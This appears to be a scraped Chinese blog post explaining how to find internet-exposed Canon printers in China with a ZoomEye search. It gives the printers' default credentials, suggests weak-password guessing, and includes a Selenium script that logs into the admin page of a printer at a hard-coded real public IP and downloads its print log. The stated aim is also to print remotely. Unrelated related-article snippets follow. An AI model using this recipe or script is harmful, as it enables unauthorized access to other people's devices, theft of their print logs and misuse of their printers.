
zoomeye搜索+用selenium实现对佳能打印机的爬虫
本文仅用于学习参考。要遵纪守法哦!
目的:找出一台佳能打印机,得到它的日志文件,并利用其远程打印。
1、先用zoomeye找一个打印机出来,搜索语句:printer +country:"CN" +server:"CANON HTTP Server"
2、佳能打印机的web页面通常是8000端口,拎出IP来尝试,发现有两种登录界面。(不包括香港台湾的打印机)


界面一的默认用户名和密码为7654321,如果密码已被修改,可用弱口令尝试破解,此处用的是默认用户名和密码。

进入之后(日志在箭头1,打印在箭头2):
3、爬虫实现代码如下:
# /usr/bin/python

# encoding: utf-8

#得到单个需要登录IP的日志文件 下载到E盘download文件夹

import time

from selenium import webdriver

def login(url,username, password):

    chromeOptions = webdriver.ChromeOptions()

    prefs = {'profile.default_content_settings.popups': 0,'download.default_directory': 'e:\\download'}

    chromeOptions.add_experimental_option('prefs', prefs)

    driver = webdriver.Chrome(chrome_options=chromeOptions)

    driver.get(url)

    name_input = driver.find_element_by_id('deptid')  # 找到用户名的框框

    pass_input = driver.find_element_by_id('password')  # 找到输入密码的框框

    login_button = driver.find_element_by_xpath("//input[@class='ButtonEnable']")  # 找到登录按钮

    name_input.clear()

    name_input.send_keys(username)  # 填写用户名

    time.sleep(0.2)

    pass_input.clear()

    pass_input.send_keys(password)  # 填写密码

    time.sleep(0.2)

    login_button.click()            # 点击登录

    no_button = driver.find_element_by_xpath("//input[@onclick='javaScript:cancel();']")

    time.sleep(0.2)

    no_button.click()

    links = driver.find_elements_by_tag_name("a")

    time.sleep(1)

    links[7].click()

    down_button = driver.find_element_by_xpath("//*[@id='printLogListModule']/div/div[1]/fieldset[1]/input")

    time.sleep(2)

    down_button.click()

    time.sleep(10)

    driver.close()

if __name__ == "__main__":

    url = 'http://58.248.39.141:8000/sysmonitor'

    user = ""

    pw = ""

    login(url,user, pw)
OVER!
zoomeye搜索+用selenium实现对佳能打印机的爬虫的更多相关文章
- selenium 淘宝登入反爬虫解决方案(亲测有效)
前言 目前在对淘宝进行数据爬取的时候都会碰到,登入时的滑块问题,无论是手动还是脚本都不成功.这里的很重要一个原因是很多的网站都对selenium做了反爬虫机制.接下来是笔者参考网上的网友们的方法亲自测 ...
- 使用 selenium 实现谷歌以图搜图爬虫
使用selenium实现谷歌以图搜图 实现思路 原理非常简单,就是利用selenium去操作浏览器,获取到想要的链接,然后进行图片的下载,和一般的爬虫无异. 用到的技术:multiprocessing ...
- Python3实现QQ机器人自动爬取百度文库的搜索结果并发送给好友(主要是爬虫)
一.效果如下: 二.运行环境: win10系统:python3:PyCharm 三.QQ机器人用的是qqbot模块 用pip安装命令是: pip install qqbot (前提需要有request ...
- Selenium+Chrome或Firefox的动态爬虫程序
新版本的Selenium不再支持PhantomJS了,请使用Chrome或Firefox的无头版本来替代.
- 打印机 KX-MB788CN 佳能
打印机 KX-MB788CN http://panasonic.cn/oa/help/download.asp?type=drivers&pid=1066 佳能打印机 腾彩 PIXMA MP2 ...
- selenium第二课(脚本录制seleniumIDE的使用)
一.Selenium也具有录制功能,可以web中回放,录制的脚本可以转换为java.python.ruby.php等多种脚本语言.seleniumIDE是Firefox的一个插件,依附于Firefox ...
- selenium+python在Windows的环境搭建
1 python下载安装 python早已安装,不再多说.因为开发使用的python2.7,所以同样使用2.7 2 打开Powershell, 输入python -m pip install sele ...
- 编写第一个python selenium程序(二)
上节介绍了如何搭建selenium 系统环境,那么本节来讲一下如何开始编写第一个自动化测试脚本. Selenium2.x 将浏览器原生的API封装成WebDriver API,可以直接操作浏览器页面里 ...
- python爬虫从入门到放弃(八)之 Selenium库的使用
一.什么是Selenium selenium 是一套完整的web应用程序测试系统,包含了测试的录制(selenium IDE),编写及运行(Selenium Remote Control)和测试的并行 ...
随机推荐
- Unity_新手必懂知识点
翻车了!!!一个小例子带你了解闭包.事故现场:场景:6个button,上方1个text.点击button,text会显示button上的数字.代码如下: //在unity里面赋值public List ...
- dagger2的初次使用
一.使用前准备 1.打开app的build.gradle文件: 顶部停用apt插件: //添加如下代码,应用apt插件 apply plugin: 'com.neenbedankt.android-a ...
- Ftp修改为主被动模式命令
FTP是有两种数据连接模式的,主动模式和被动模式. PORT(主动)方式:客户端向服务器的FTP端口(默认是21)发送连接请求,服务器接受连接,建立一条命令链路.当需要传送数据时,客户端在命令链路上用 ...
- JS INPUT输入的时候全角自动转为半角
function CtoH(obj){var str=obj.value;var result="";for (var i = 0; i < str.length; i++) ...
- mysql用户创建授权
创建用户: grant select,update,insert,delete,create,drop,alter,index on *.* to 'jyx_mysql'@'%' identified ...
- gulp源码解析(一)—— Stream详解
作为前端,我们常常会和 Stream 有着频繁的接触.比如使用 gulp 对项目进行构建的时候,我们会使用 gulp.src 接口将匹配到的文件转为 stream(流)的形式,再通过 .pipe() ...
- Eclipse中使用Maven搭建SSM框架
Eclipse中不使用Maven搭建SSM框架:https://www.cnblogs.com/xuyiqing/p/9569459.html IDEA中使用Maven搭建SSM框架:https:// ...
- JVM 学习(一)反射、垃圾回收、异常处理--- 2019年4月
1.JVM 基础知识点 JVM 虚拟机包含了:自动内存管理器.垃圾回收(垃圾回收调优). 执行顺序:Java 代码 --- .class 字节码文件(加载到虚拟机中) --- Java 类放在方法区中 ...
- 爬虫框架之Scrapy(三 CrawlSpider)
如何爬取一个网站的全站数据? 可以使用Scrapy中基于Spider的递归方式进行爬取(Request模块回调parse方法) 还有一种更高效的方法,就是基于CrawlSpider的自动爬取实现 简介 ...
- python进程和线程(五)
python的进程 由于GIL的存在,python中的多线程其实并不是真正的多线程,如果想要充分地使用多核CPU的资源,在python中大部分情况需要使用多进程.Python提供了非常好用的多进程包m ...